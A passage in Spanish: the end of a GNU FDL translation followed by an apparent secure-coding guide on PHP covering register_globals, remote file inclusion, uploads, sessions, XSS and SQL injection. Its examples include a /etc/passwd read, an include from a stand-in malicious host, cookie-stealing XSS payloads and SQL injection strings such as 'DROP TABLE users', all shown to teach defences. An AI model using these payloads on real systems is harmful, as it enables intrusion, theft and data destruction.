Una "Sección Secundaria" es un apéndice titulado o una sección preliminar al prólogo del Documento que tiene que ver exclusivamente con la relación de quien pública o, los autores del Documento o, el tema general del Documento (o asuntos relacionados) y cuyo contenido no entra directamente en este tema general. (Por ejemplo, si el Documento es en parte un texto de matemáticas, una Sección Secundaria puede no explicar matemáticas.) La relación puede ser un asunto de conexión histórica, o de posición legal, comercial, filosófica, ética o política con el tema o la materia del texto.

Las "Secciones Invariantes" son ciertas Secciones Secundarias cuyos títulos son denominados como Secciones Invariantes, en la nota que indica que el documento es liberado bajo esta licencia.

Los "Textos de Cubierta" son ciertos pasajes cortos de texto que se listan, como Textos de Portada o Textos de Contra Portada, en la nota que indica que el documento es liberado bajo esta Licencia.

Una copia "Transparente" del Documento, significa una copia para lectura en máquina, representada en un formato cuya especificación está disponible al público general, cuyos contenidos pueden ser vistos y editados directamente con editores de texto genéricos o (para imágenes compuestas por pixeles) de programas genéricos de dibujo o (para dibujos) algún editor gráfico ampliamente disponible, y que sea adecuado para exportar a procesadores de formato de texto o para traducción automática a una variedad de formatos adecuados para ingresar a procesadores de formato de texto. Una copia hecha en un formato de un archivo que no sea Transparente, cuyo formato ha sido diseñado para impedir o dificultar subsecuentes modificaciones posteriores por parte de los lectores no es Transparente. Una copia que no es "Transparente" es llamada "Opaca".

Como ejemplos de formatos adecuados para copias Transparentes están el ASCII plano sin formato, formato de Texinfo, formato de LaTeX, SGML o XML usando un DTD disponible ampliamente, y HTML simple que sigue los estándares, diseñado para modificaciones humanas. Los formatos Opacos incluyen PostScript, PDF, formatos propietarios que pueden ser leídos y editados únicamente en procesadores de palabras propietarios, SGML o XML para los cuáles los

DTD y/o herramientas de procesamiento no están disponibles generalmente, y el HTML generado por máquinas producto de algún procesador de palabras solo para propósitos de salida.

La "Portada" en un libro impreso significa, la portada misma, más las páginas siguientes necesarias para mantener la legibilidad del material, que esta Licencia requiere que aparezca en la portada. Para trabajos en formatos que no tienen Portada como tal, "Portada" significa el texto cerca a la aparición más prominente del título del trabajo, precediendo el comienzo del cuerpo del trabajo.

COPIA LITERAL

Puede copiar y distribuir el Documento en cualquier medio, sea en forma comercial o no, siempre y cuando esta Licencia, las notas de derecho de autor, y la nota de licencia que indica que esta Licencia se aplica al Documento se reproduzca en todas las copias, y que usted no adicione ninguna otra condición a las expuestas en esta Licencia. No puede usar medidas técnicas para obstruir o controlar la lectura o copia posterior de las copias que usted haga o distribuya. Sin embargo, usted puede aceptar compensación a cambio de las copias. Si distribuye un número suficientemente grande de copias también deberá seguir las condiciones de la sección 3.

También puede prestar copias, bajo las mismas condiciones establecidas anteriormente, y puede exhibir copias públicamente.

COPIADO EN CANTIDADES

Si publica copias impresas del Documento que sobrepasen las 100, y la nota de Licencia del Documento exige Textos de Cubierta, debe incluir las copias con cubiertas que lleven en forma clara y legible, todos esos textos de Cubierta: Textos Frontales en la cubierta frontal, y Textos Posteriores de Cubierta en la Cubierta Posterior. Ambas cubiertas deben identificarlo a Usted clara y legiblemente como quien publica tales copias. La Cubierta Frontal debe mostrar el título completo con todas las palabras igualmente prominentes y visibles. Además puede adicionar otro material en la cubierta. Las copias con cambios limitados en las cubiertas, siempre que preserven el título del Documento y satisfagan estas condiciones, puede considerarse como copia literal.

Si los textos requeridos para la cubierta son muy voluminosos para que ajusten legiblemente, debe colocar los primeros (tantos como sea razonable colocar) en la cubierta real, y continuar el resto en páginas adyacentes.

Si pública o distribuye copias Opacas del Documento cuya cantidad exceda las 100, debe incluir una copia Transparente que pueda ser leída por una máquina con cada copia Opaca, o entregar en o con cada copia Opaca una dirección en red de computador públicamente-accesible conteniendo una copia completa Transparente del Documento, sin material adicional, a la cual el público en general de la red pueda acceder a bajar anónimamente sin cargo usando protocolos de estándar público. Si usted hace uso de la última opción, deberá tomar medidas necesarias, cuando comience la distribución de las copias Opacas en cantidad, para asegurar que esta copia Transparente permanecerá accesible en el sitio por lo menos un año después de su última distribución de copias Opacas (directamente o a través de sus agentes o distribuidores) de esa edición al público.

Se solicita, aunque no es requisito, que contacte a los autores del Documento antes de redistribuir cualquier gran número de copias, para permitirle la oportunidad de que le provean una versión del Documento.

MODIFICACIONES

Puede copiar y distribuir una Versión Modificada del Documento bajo las condiciones de las secciones 2 y 3 anteriores, siempre que usted libere la Versión Modificada bajo esta misma Licencia, con la Versión Modificada haciendo el rol del Documento, por lo tanto licenciando la distribución y modificación de la Versión Modificada a quienquiera que posea una copia de este. Adicionalmente debe hacer lo siguiente en la Versión Modificada:

Uso en la Portada (y en las cubiertas, si hay alguna) de un título distinto al del Documento, y de versiones anteriores (que deberían, si hay alguna, estar listados en la sección de Historia del Documento). Puede usar el mismo título que versiones anteriores al original siempre que quién publicó la primera versión lo permita.

Listar en la Portada, como autores, una o más personas o entidades responsables por la autoría o las modificaciones en la Versión Modificada, junto con por lo menos cinco de los autores principales del Documento (Todos sus autores principales, si hay menos de cinco).

Estado en la Portada del nombre de quién publica la Versión Modificada, como quien pública.

Preservar todas las notas de derechos de autor del Documento.

Adicionar una nota de derecho de autor apropiada a sus modificaciones adyacentes a las otras notas de derecho de autor.

Incluir, inmediatamente después de la nota de derecho de autor, una nota de licencia dando el permiso público para usar la Versión Modificada bajo los términos de esta Licencia, de la forma mostrada en la Adición (LEGAL) abajo.

Preservar en esa nota de licencia el listado completo de Secciones Invariantes y en los Textos de las Cubiertas que sean requeridos como se especifique en la nota de Licencia del Documento

Incluir una copia sin modificación de esta Licencia.

Preservar la sección llamada "Historia", y su título, y adicionar a esta una sección estableciendo al menos el título, el año, los nuevos autores, y quién publicó la Versión Modificada como reza en la Portada. Si no hay una sección titulada "Historia" en el Documento, crear una estableciendo el título, el año, los autores y quien publicó el Documento como reza en la Portada, añadiendo además un artículo describiendo la Versión Modificada como se estableció en el punto anterior.

Preservar la localización en red, si hay , dada en la Documentación para acceder públicamente a una copia Transparente del Documento, tanto como las otras direcciones de red dadas en el Documento para versiones anteriores en las cuáles estuviese basado. Estas pueden ubicarse en la sección "Historia". Se puede omitir la ubicación en red para un trabajo que sea publicado por lo menos 4 años antes que el mismo Documento, o si quien publica originalmente la versión da permiso explícitamente.

En cualquier sección titulada "Agradecimientos" o "Dedicatorias", preservar el título de la sección, y preservar en la sección toda la sustancia y el tono de los agradecimientos y/o dedicatorias de cada contribuyente que estén incluidas.

Preservar todas las Secciones Invariantes del Documento, sin alterar su texto ni sus títulos. Números de sección o el equivalente no son considerados parte de los títulos de la sección. M. Borrar cualquier sección titulada "Aprobaciones". Tales secciones no pueden estar incluidas en las Versiones Modificadas.

Borrar cualquier sección titulada "Aprobaciones". Tales secciones no pueden estar incluidas en las Versiones Modificadas.

No retitular ninguna sección existente como "Aprobaciones" o generar conflicto con el título de alguna Sección Invariante.

Si la Versión Modificada incluye secciones o apéndices nuevos o preliminares al prólogo que califican como Secciones Secundarias y contienen material no copiado del Documento, puede opcionalmente designar algunas o todas esas secciones como invariantes. Para hacerlo, adicione

sus títulos a la lista de Secciones Invariantes en la nota de licencia de la Versión Modificada. Tales títulos deben ser distintos de cualquier otro título de sección.

Puede adicionar una sección titulada "Aprobaciones", siempre que contenga únicamente aprobaciones de su Versión Modificada por varias fuentes--por ejemplo, observaciones de peritos o que el texto ha sido aprobado por una organización como un estándar.

Puede adicionar un pasaje de hasta cinco palabras como un Texto de Cubierta Frontal, y un pasaje de hasta 25 palabras como un texto de Cubierta Posterior, al final de la lista de Textos de Cubierta en la Versión Modificada. Solamente un pasaje de Texto de Cubierta Frontal y un Texto de Cubierta Posterior puede ser adicionado por (o a manera de arreglos hechos por) una entidad. Si el Documento ya incluye un texto de cubierta para la misma cubierta, previamente adicionado por usted o por arreglo hecho por la misma entidad, a nombre de la cual está actuando, no puede adicionar otra; pero puede reemplazar la anterior, con permiso explícito de quien publicó anteriormente tal cubierta.

El(los) autor(es) y quien(es) publica(n) el Documento no dan con esta Licencia permiso para usar sus nombres para publicidad o para asegurar o implicar aprobación de cualquier Versión Modificada.

COMBINANDO DOCUMENTOS

Puede combinar el Documento con otros documentos liberados bajo esta Licencia, bajo los términos definidos en la sección 4 anterior para versiones modificadas, siempre que incluya en la combinación todas las Secciones Invariantes de todos los documentos originales, sin modificar, y listadas todas como Secciones Invariantes del trabajo combinado en su nota de licencia.

El trabajo combinado necesita contener solamente una copia de esta Licencia, y múltiples Secciones Invariantes Idénticas pueden ser reemplazadas por una sola copia. Si hay múltiples Secciones Invariantes con el mismo nombre pero con contenidos diferentes, haga el título de cada una de estas secciones único adicionándole al final de este, en paréntesis, el nombre del autor o de quien publicó originalmente esa sección, si es conocido, o si no, un número único. Haga el mismo ajuste a los títulos de sección en la lista de Secciones Invariantes en la nota de licencia del trabajo combinado.

En la combinación, debe combinar cualquier sección titulada "Historia" de los varios documentos originales, formando una sección titulada "Historia"; de la misma forma combine

cualquier sección titulada "Agradecimientos", y cualquier sección titulada "Dedicatorias". Debe borrar todas las secciones tituladas "Aprobaciones."

COLECCIONES DE DOCUMENTOS

Puede hacer una colección consistente del Documento y otros documentos liberados bajo esta Licencia, y reemplazar las copias individuales de esta Licencia en los varios documentos con una sola copia que esté incluida en la colección, siempre que siga las reglas de esta Licencia para una copia literal de cada uno de los documentos en cualquiera de todos los aspectos.

Puede extraer un solo documento de una de tales colecciones, y distribuirlo individualmente bajo esta Licencia, siempre que inserte una copia de esta Licencia en el documento extraído, y siga esta Licencia en todos los otros aspectos concernientes a la copia literal de tal documento.

AGREGACIÓN CON TRABAJOS INDEPENDIENTES

Una recopilación del Documento o de sus derivados con otros documentos o trabajos separados o independientes, en cualquier tipo de distribución o medio de almacenamiento, no como un todo, cuenta como una Versión Modificada del Documento, teniendo en cuenta que ninguna compilación de derechos de autor sea clamada por la recopilación. Tal recopilación es llamada un "agregado", y esta Licencia no aplica a los otros trabajos auto-contenidos y por lo tanto compilados con el Documento, o a cuenta de haber sido compilados, si no son ellos mismos trabajos derivados del Documento.

Si el requerimiento de la sección 3 del Texto de la Cubierta es aplicable a estas copias del Documento, entonces si el Documento es menor que un cuarto del agregado entero, Los Textos de la Cubierta del Documento pueden ser colocados en cubiertas que enmarquen solamente el Documento entre el agregado. De otra forma deben aparecer en cubiertas enmarcando todo el agregado.

TRADUCCIÓN

La Traducción es considerada como una clase de modificación, Así que puede distribuir traducciones del Documento bajo los términos de la sección 4. Reemplazar las Secciones Invariantes con traducciones requiere permiso especial de los dueños de derecho de autor, pero puede incluir traducciones de algunas o todas las Secciones Invariantes adicionalmente a las versiones originales de las Secciones Invariantes. Puede incluir una traducción de esta Licencia siempre que incluya también la versión Inglesa de esta Licencia. En caso de un desacuerdo entre

la traducción y la versión original en inglés de esta Licencia, la versión original en inglés prevalecerá.

TERMINACIÓN

No se puede copiar, modificar, sub-licenciar, o distribuir el Documento excepto por lo permitido expresamente bajo esta Licencia. Cualquier otro intento de copia, modificación, sub-licenciamiento o distribución del Documento es nulo, y serán automáticamente terminados sus derechos bajo esa licencia. De todas maneras, los terceros que hayan recibido copias, o derechos, de su parte bajo esta Licencia no tendrán por terminadas sus licencias siempre que tales personas o entidades se encuentren en total conformidad con la licencia original.

FUTURAS REVISIONES DE ESTA LICENCIA

La Free Software Foundation puede publicar nuevas, revisadas versiones de la Licencia de Documentación Libre GNU de tiempo en tiempo. Tales nuevas versiones serán similares en espíritu a la presente versión, pero pueden diferir en detalles para solucionar problemas o intereses. Vea http://www.gnu.org/copyleft/

Cada versión de la Licencia tiene un número de versión que la distingue. Si el Documento especifica que una versión numerada particularmente de esta licencia o "cualquier versión posterior" se aplica a esta, tiene la opción de seguir los términos y condiciones de la versión especificada o cualquiera posterior que ha sido publicada (no como un borrador) por la Free Software Foundation. Si el Documento no especifica un número de versión de esta Licencia, puede escoger cualquier versión que haya sido publicada (no como un borrador) por la Free Software Foundation.

Directivas sobre PHP

PHP (acrónimo recursivo de PHP: Hypertext Pre-processor - Pre-procesador de hipertexto) es un lenguaje interpretado en el lado del servidor de propósito general ampliamente utilizado para crear páginas Web dinámicas. “En el lado del servidor” significa que el código es interpretado en el servidor antes de que el resultado sea enviado al cliente. El código PHP se encuentra embebido en código HTML, y es sencillo empezar con él, aún siendo muy poderoso para un programador experimentado. Sin embargo a pesar de ser positivo lo extremadamente rico en funcionalidades y fácil en empezar a utilizarlo, a menudo se dan aplicaciones inseguras y vulnerables a muchos tipos de ataques. Este capítulo intentará explicar los ataques más comunes y como podemos protegernos frente a ellos.

PHP es de código abierto y se puede descargar gratis de http://www.php.net/

Variables globales

Las variables declaradas fuera de las funciones son consideradas globales por PHP. Lo contrario sería una variable declarada dentro de una función, que se considera ser local en el ámbito de la función. PHP trata las variables globales de una manera diferente a como lo hacen lenguajes como por ejemplo C. En C, una variable global siempre está disponible tanto en el ámbito local como en el global, mientras no sea anulada por una definición local. En PHP el tema es diferente: para acceder a una variable global dentro de un ámbito local se debe declarar como global dentro de ese ámbito. Se muestra lo explicado en el siguiente ejemplo:

```
$sTitle = 'Page title'; // Ámbito global

function printTitle()
{
      global $sTitle; // Se declara la variable como global
      echo $sTitle; // Ahora podemos acceder a ella como si fuera una
      //variable local
}
```

Todas las variables en PHP son representadas por un símbolo de dólar seguido del nombre de la variable. Los nombres distinguen entre mayúsculas y minúsculas y deben comenzar con una letra o con un guión bajo, seguido de letras, números o guiones bajos.

register_globals

La funcionalidad *register_globals* hace que datos de entrada mediante GET, POST y COOKIE, al igual que variables de sesión y ficheros subidos, sean accesibles directamente como variables globales en PHP. Esta funcionalidad, si se encuentra activa en el fichero php.ini, es la causa principal de muchas vulnerabilidades en aplicaciones Web.

Veamos el siguiente ejemplo:

```
if ($bIsAlwaysFalse)
{
      // Esto nunca se ejecuta:
      $sFilename = 'somefile.php';
}
//       ...
if ( $sFilename != '' )
{
      // Abrir $sFilename y enviar su contenido al navegador
      //          ...
}
```

Si llamásemos a esta página de la manera: `page.php?sFilename=/etc/passwd` con la funcionalidad *register_globals* activada, sería lo mismo que si hubiésemos escrito lo siguiente:

```
$sFilename = '/etc/passwd'; // Esto es realizado internamente por PHP
if ( $bIsAlwaysFalse )
{       // Esto nunca se ejecuta:
      $sFilename = 'somefile.php';
}
// ...
if ( $sFilename != '' )
{
```

```
      // Abrir $sFilename y enviar su contenido al navegador
      // ...
}
```

PHP se hace cargo de la sección `$sFilename = '/etc/passwd';` por nosotros. Lo que significa que un usuario malicioso podría inyectar un valor definido por él en $sFilename y ver el contenido de cualquier fichero con permisos de lectura bajo el contexto de seguridad actual.

Siempre debemos tener en cuenta esa posibilidad en el momento de programar. El desactivar *register_globals* podría ser una solución pero ¿que pasaría si nuestro código acabase en un servidor con la funcionalidad activada?. Debemos tener en consideración que todas las variables de ámbito global podrían ser manipuladas. La manera correcta de programar el código anterior es asegurando que siempre asignamos un valor a `$sFilename`:

```
// Inicializamos con la cadena vacía la variable $
$sFilename = '';
if ( $bIsAlwaysFalse ) {
      // Esto nunca se ejecuta:
      $sFilename = 'somefile.php';
}
...
if ( $sFilename != '' ) {
   // Abrir $sFilename y enviar su contenido al navegador
   ...
}
```

Otra solución podría ser la de tener el menor código posible en el ámbito global. La programación orientada a objetos es perfecta cuando se lleva a cabo correctamente y recomiendo aprovecharse de este enfoque. Se podría escribir casi todo el código en clases que normalmente es más seguro y además promueve la reutilización. Al igual que no se puede asumir siempre que la funcionalidad *register_globals* está desactivada, tampoco se puede asumir que está activada. La forma correcta de obtener los valores introducidos mediante GET, POST, COOKIE, etc. es utilizando las variables llamadas *superglobals* añadidas en la versión 4.1.0 de PHP. Estas se refieren a los arrays $_GET, $_POST, $_ENV, $_SERVER, $_COOKIE, $_REQUEST

$_FILES, y $_SESSION. El término *superglobals* (super-globales) se utiliza ya que siempre están disponibles independientemente del ámbito.

Inclusión y ficheros remotos

Las funciones de PHP include() y require() proporcionan un mecanismo sencillo para incluir y evaluar ficheros. Cuando un fichero es incluido, el código que contiene hereda el ámbito dónde haya sido ejecutada la sentencia de inclusión. Todas las variables disponibles en ese mismo nivel estarán también disponibles para el fichero incluido. Y de la misma manera, las variables definidas en el fichero que se incluye quedarán disponibles para la página que lo llama con el ámbito actual. El fichero incluido no tiene por que residir de manera local. Si la directiva *allow_url_fopen* está activada en el php.ini, se pueden incluir ficheros utilizando una dirección URL.

PHP lo obtendrá mediante HTTP en vez de mediante una ruta local. Aunque pueda parecer una funcionalidad muy útil, también entraña un gran riesgo de seguridad.

Nota: La funcionalidad *allow_url_fopen* se encuentra activada por omisión.

Un error común es no considerar que todos los ficheros pueden ser llamados directamente, esto es que un fichero escrito para ser incluido sea llamado directamente por un usuario malicioso. Un ejemplo:

```
// file.php
$sIncludePath = '/inc/';
include($sIncludePath . 'functions.php');
...

// functions.php
include($sIncludePath . 'datetime.php');
include($sIncludePath . 'filesystem.php');
```

En el ejemplo anterior, no se pretende llamar al fichero functions.php, por lo que se asume que la página llamante establece el valor a `$sIncludePath`. Creando un archivo llamado datetime.php o filesystem.php en otro servidor (y desactivando el procesamiento de PHP en dicho servidor para que no se interprete) podemos llamar a functions.php de la siguiente manera:

functions.php?sIncludePath=http://www.hostmalicioso.com/

PHP descargará el fichero datetime.php del otro servidor y lo ejecutará, lo que implica que un usuario malicioso podría ejecutar su propio código en el fichero functions.php. No recomiendo inclusiones dentro de inclusiones (como el ejemplo anterior). En mi opinión, es más difícil el entender y tener una idea general del código. En estos momentos, lo que queremos es hacer que el código anterior sea seguro, y para ello, tenemos que asegurar que file.php realmente llama a functions.php. El fragmento de código siguiente muestra una solución:

```
// file.php
define('SECURITY_CHECK', true);
$sIncludePath = '/inc/';
include($sIncludePath . 'functions.php');
...
// functions.php
if ( !defined('SECURITY_CHECK') ) {
// Muestra un mensaje de error y sale.
...
}
include($sIncludePath . 'datetime.php');
include($sIncludePath . 'filesystem.php');
```

La función define() define una constante. Las constantes no son prefijadas por un signo de dólar ($), por lo que no podríamos asignarlas de la siguiente manera: functions.php?SECURITY_CHECK=1 Aunque no es algo común últimamente, todavía se pueden ver ficheros PHP con la extensión .inc. Estos ficheros están destinados únicamente a ser incluidos por otros ficheros. Lo que no se tiene en cuenta es que si dichos ficheros son llamados directamente, no son interpretados por PHP, por lo que se envían en texto claro. Debemos ser coherentes y añadirles una extensión que sepamos que será interpretada por PHP. Se recomienda la propia extensión .php.

Subida de ficheros

PHP es un lenguaje rico en funcionalidades, y una de ellas es la gestión automática en cuanto a subidas de ficheros. Cuando un fichero es subido a una página PHP, se guarda automáticamente en un directorio temporal. En ese momento quedan disponibles nuevas variables globales refiriéndose al fichero subido en la página. Veamos el siguiente código HTML que presenta a un usuario un formulario de subida:

```
<form action= “page.php “ method= “POST “ enctype= “multipart/form-data “>
<input type= “file “ name= “testfile “ />
<input type= “submit “ value= “Subir fichero “ />
</form>
```

Después de enviar el formulario anterior, quedarán disponibles nuevas variables en el fichero page.php basadas en el nombre “testfile”.

```
// Variables establecidas por PHP y lo que contendrán:
//  Fichero/Directorio temporal generado por PHP. Aquí es dónde quedará
//guardado el fichero antes de ser movido o eliminado por PHP si decidimos no
//hacer nada con él.
$testfile
// El nombre original/directorio del fichero en el sistema del cliente
$testfile_name
// El tamaño en bytes del fichero subido.
$testfile_size
// El tipo MIME del fichero si el navegador proporciona dicha información.
//Por ejemplo:  “image/jpeg”.
$testfile_type
```

Lo normal es comprobar si la variable $testfile tiene un valor asignado, y si lo tiene, trabajar con ella de manera adecuada, quizás copiando el fichero a un directorio público, accesible por cualquier navegador. Salta a la vista: es una manera muy insegura de trabajar con ficheros subidos. La variable `$testfile` no tiene por que ser una ruta o fichero dirigido al fichero subido. Puede venir de un GET, POST, COOKIE, etc. Un usuario malicioso podría hacernos trabajar con cualquier fichero del servidor, cosa que no es para nada adecuado. No debemos asumir nada sobre la opción *register_globals*, ya que puede estar tanto activada como desactivada, por lo tanto nuestro código debería funcionar con o sin ella, y lo más importante, será igual de segura independientemente de las opciones de configuración establecidas. Por lo tanto, lo primero que debemos hacer es utilizar el array $_FILES:

```
// El nombre de fichero temporal generado por PHP
$_FILES['testfile']['tmp_name']
// El nombre o ruta original del fichero en el sistema cliente.
$_FILES['testfile']['name']
// La cabecera MIME del fichero si el navegador proporciona esta información.
// Por ejemplo: “image/jpeg “.
$_FILES['testfile']['type']
// El tamaño en bytes del fichero subido.
$_FILES['testfile']['size']
```

Las funciones disponibles `is_uploaded_file()` y/o `move_uploaded_file()` deberían llamarse con `$_FILES['testfile']['tmp_name']` para asegurar que realmente el fichero fue enviado mediante un POST HTTP. El siguiente ejemplo muestra una manera sencilla de trabajar con ficheros subidos:

```
if ( is_uploaded_file($_FILES['testfile']['tmp_name']) ) {
// Comprobar si el tamaño del fichero es el que esperamos (opcional)
if ( $_FILES['sImageData']['size'] > 102400 ) {
// El tamaño no puede ser superior a 100kB, mostrar mensaje de error y salir.
              ...
}
// Validar el nombre del fichero y su extensión basados en el nombre original
//de $_FILES['testfile']['name'],
// No queremos que exista la posibilidad de subir ficheros con extensión .php
por ejemplo.
         ...
// Si todo es correcto, mover el fichero con la función move_uploaded_file
...
}
```

Nota: Debemos comprobar siempre si la variable en los arrays de las *superglobals* están inicializadas, mediante isset(), antes de acceder a ellas. En los ejemplos anteriores no se realiza para facilitar su comprensión.

Sesiones

Las sesiones en PHP son una manera de preservar variables específicas o el "estado" de un usuario, durante peticiones posteriores a la página. Esto se consigue asignando un identificador de sesión único al navegador mientras el navegador envía cada una de las nuevas peticiones. La sesión persiste mientras el navegador siga enviando el identificador con cada nueva petición y el tiempo entre las peticiones no sea excesivo. Generalmente, el identificador de sesión se implementa en forma de cookie, pero también se puede representar como un valor transmitido a través de la dirección. Las variables de sesión residen en ficheros en un directorio especificado en el php.ini, y los nombres de dichos ficheros están basados en los identificadores de las sesiones. Cada fichero contendrá las variables para esa sesión en texto claro. Primero analizaremos la manera antigua e insegura de trabajar con las sesiones; desafortunadamente esta forma de trabajar con las sesiones se sigue utilizando aún hoy en día en numerosas ocasiones.

```
// first.php
// Inicializar el gestor de la sesión
session_start();
// Autenticar al usuario
if ( ... )  {
      $bIsAuthenticated = true;
} else {
   $bIsAuthenticated = false;
}
//  Registrar  la  variable  $bIsAuthenticated  como  variable  de  sesión
session_register('bIsAuthenticated');
echo '<a href= "second.php ">A la segunda página</a>';
// second.php
// Inicializar el gestor de la sesión
session_start();
// $bIsAuthenticated queda establecido automáticamente por PHP
if ( $bIsAuthenticated )      {
         // Muestra información sensible
        ...
}
```

¿Por qué lo anterior es inseguro? Es inseguro porque con un simple second.php?bIsAuthenticated=1 se podría saltar la autenticación del fichero first.php. session_start() es llamado implícitamente por session_register() o por PHP si la directiva *session.auto_start* está establecida en el php.ini (por defecto está desactivada). Sin embargo, para ser consistentes y no depender de la configuración siempre deberá ser llamada por nosotros mismos. Lo siguiente muestra la manera recomendada de trabajar con sesiones:

```
// first.php
// Inicializar el gestor de la sesión
session_start();
// Autenticar al usuario
if ( ... ) {
   $_SESSION['bIsAuthenticated'] = true;
} else {
   $_SESSION['bIsAuthenticated'] = false;
}
echo '<a href= “second.php”> A la segunda página</a>';
// second.php
// Inicializar el gestor de la sesión
session_start();
if ($_SESSION['bIsAuthenticated'] ) {
   // Muestra información sensible
   ...
}
```

No es que el anterior código sea sólo más seguro, también es en mi opinión más limpio y fácil de entender. **Nota**: En sistemas multiservidor, se debe asegurar el directorio que contiene los ficheros de la sesión (normalmente se encuentran bajo el directorio /tmp), ya que si no, los usuarios podrían ser capaces de crear ficheros de sesión personalizados para otros sitios.

Cross-site scripting (XSS)

Imaginemos una aplicación de un libro de visitas en PHP. Al visitante se le muestra un formulario en el cual escribe un mensaje. Este formulario se envía a una página que almacena la información en una base de datos. Cuando alguien visita el libro de visitas, toda la información se obtiene de base de datos para ser enviada al navegador. Por cada mensaje, se ejecuta el siguiente código::

```
// $aRow contiene una fila de una petición SQL
echo '<td>';
echo $aRow['sMessage'];
echo '</td>';          ...
```

Lo que significa que directamente lo que se introdujo en el formulario, se enviará tal cual a cada navegador del usuario que visite el libro. ¿Por qué esto supone un problema? Imagine a alguien que introduce el carácter < o el carácter >, seguramente esto haría que se rompiese el formato y estilo de la página. Sin embargo, si esto fuese lo único que se podría provocar, no sería del todo grave. Esto en realidad ofrece la posibilidad de que se pueda inyectar JavaScript, HTML, VBScript, Flash, ActiveX etc. en la página. Cualquier usuario podría aprovecharse de esta opción para introducir por ejemplo un nuevo formulario, que pidiese cualquier tipo de información sensible. O incluso se podría hacer que se mostrasen anuncios no deseados. Las cookies pueden ser leídas mediante JavaScript en la mayoría de los navegadores, y con ellos la mayoría de los identificadores de sesión, lo que implicaría el secuestro de cuentas.

Lo que se debe hacer es convertir todos los caracteres que tienen un significado especial para HTML, en entidades HTML. Por suerte, PHP proporciona una función que justo realiza esta tarea, esta función se llama htmlspecialchars() y convierte los caracteres “, &, < y > en & “ < y >. (PHP tiene otra función llamada htmlentities() que convierte todos los caracteres que tienen entidades HTML equivalentes, pero la función htmlspecialchars se adapta a nuestras necesidades perfectamente.)

```
// La manera correcta de realizar lo anterior sería:
echo '<td>';
echo htmlspecialchars($aRow['sMessage']);
echo '</td>';     ...
```

Uno se podría preguntar por qué no hacerlo correctamente al almacenarlo en base de datos. Bueno, esto no daría más que problemas, ya que tendríamos que ir analizando de dónde se ha obtenido la información de cada una de las variables, y después tendríamos que tratar los valores de entrada de los GET y POST de manera diferente a los que obtenemos de base de datos. Es mucho mejor ser coherente y llamar a htmlspecialchars() con los datos antes de que los enviemos al navegador. Esto debe hacerse en todos los datos de entrada no filtrados antes de enviarlos al navegador.

Porque htmlspecialchars no siempre es suficiente

Veamos el siguiente fragmento de código:

```
// Se supone que la página debería llamarse de la siguiente forma:
//page.php?sImage=filename.jpg
echo '<img src= “' . htmlspecialchars($_GET['sImage']) . '” />';
```

El código anterior sin htmlspecialchars nos dejaría completamente vulnerables frente a ataques XSS, pero ¿por qué no es suficiente con htmlspecialchars?

Ya que no nos encontramos dentro de una etiqueta HTML, no necesitamos ni el < ni el > para poder inyectar código malicioso. Veamos lo siguiente:

```
// Cambiaremos la manera de llamar a la página:
// page.php?sImage=javascript:alert(document.cookie);
// Con el mismo código que el fragmento anterior…:
echo '<img src= “' . htmlspecialchars($_GET['sImage']) . '” />'; <!–
```

El siguiente código quedará finalmente tal que así:

```
-->   <img src= “javascript:alert(document.cookie);” />
```

“javascript:alert(document.cookie);” se ejecutaría sin ningún tipo de modificación aún teniendo htmlspecialchars. Incluso si remplazamos algunos de los caracteres con referencias numéricas de caracteres HTML el código seguiría ejecutándose en algunos navegadores.

```
<!–- Esto se ejecutaría en algunos navegadores: -->
<img src= “javascript&#58;alert&#40;document.cookie&#41;;” />
```

No existe una solución genérica más que la de aceptar únicamente valores de entrada que sepamos que son seguros, el intentar filtrar los valores no adecuados es difícil y estamos predestinados a olvidarnos de alguno. El fragmento final quedaría más o menos así:

```
// Sólo aceptaremos valores que sabemos que son seguros (en este caso // un
nombre de fichero válido)
if ( preg_match('/^[0-9a-z_]+\.[a-z]+$/i', $_GET['sImage']) ) {
      echo '<img src="' . $_GET['sImage'] . '" />;';
}
```

Inyección SQL

El termino inyección SQL es utilizado para denominar a la inyección de comandos dentro de una consulta SQL ya existente. El lenguaje estructurado de consultas (Structured Query Language - SQL) es un lenguaje textual utilizado para interactuar con servidores de bases de datos tales como MySQL, MS SQL y Oracle.

```
  $iThreadId = $_POST['iThreadId'];
```

```
// Contrucción de la consulta SQL
$sSql = “SELECT sTitle FROM threads WHERE iThreadId = “ . $iThreadId;
```

Para averiguar que resulta incorrecto en el código anterior, veamos el siguiente fragmento de código HTML:

```
<form method=“post” action=“insecure.php”>
```

<input type=“text” name=“iThreadId” value=“4; DROP TABLE users” /> <input type=“submit” value=“Don't click here” />

```
</form>
```

Si enviásemos el formulario anterior a nuestra página insegura, la cadena enviada al servidor de la base de datos sería la siguiente, que no es algo muy adecuado que digamos:

```
SELECT sTitle FROM threads WHERE iThreadId = 4; DROP TABLE users
```

Existen diversos métodos mediante los cuales podemos unir comandos SQL de esta manera, algunos dependiendo incluso del servidor de la base de datos. Para ir un poco más allá, veamos el siguiente código tan común en aplicaciones PHP:

```
$sSql = “SELECT iUserId FROM users” .
            “ WHERE sUsername = '“ .
            $_POST['sUsername'] .
            “' AND sPassword = '“ .
            $_POST['sPassword'] . “'“;
```

Podemos saltarnos la sección de la contraseña introduciendo “theusername'--” como el nombre de usuario o “' OR " = "“ como contraseña (sin las dobles comillas), resultando lo siguiente:

```
// Nota: los dos guiones “—-“ es la manera de comentar líneas en MS // SQL por lo que todo lo que venga después no se interpretará
SELECT iUserId FROM users WHERE sUsername = 'theusername'--' AND sPassword = ''
// O:
SELECT iUserId FROM users WHERE sUsername = 'theusername' AND sPassword = '' OR '' = ''
```

Aquí es dónde la validación entra en juego, en el primer ejemplo anterior debemos comprobar que realmente $iThreadId es un número antes de que la unamos a la consulta SQL.

```
if ( !is_numeric($iThreadId) ) {
   // Si no es un número, mensaje de error y salir.
   ...
}
```

El segundo ejemplo tiene un poco de truco ya que PHP incluye funcionalidades para prevenirlo, si están establecidas. La directiva se llama *magic_quotes_gpc*, que al igual que *register_globals* nunca deberían haber sido integradas en PHP, en mi opinión, y ahora explicaré por qué. Para tener caracteres como el de una comilla simple ' en una cadena de texto, tenemos que escaparlos, y esto se hace de diferente manera dependiendo del servidor de base de datos:

```
// MySQL:
SELECT iUserId FROM users WHERE sUsername = 'theusername\'--' AND sPassword  =
''
// MS SQL Server: SELECT iUserId FROM users WHERE sUsername = 'theusername''--
' AND sPassword  = ''
```

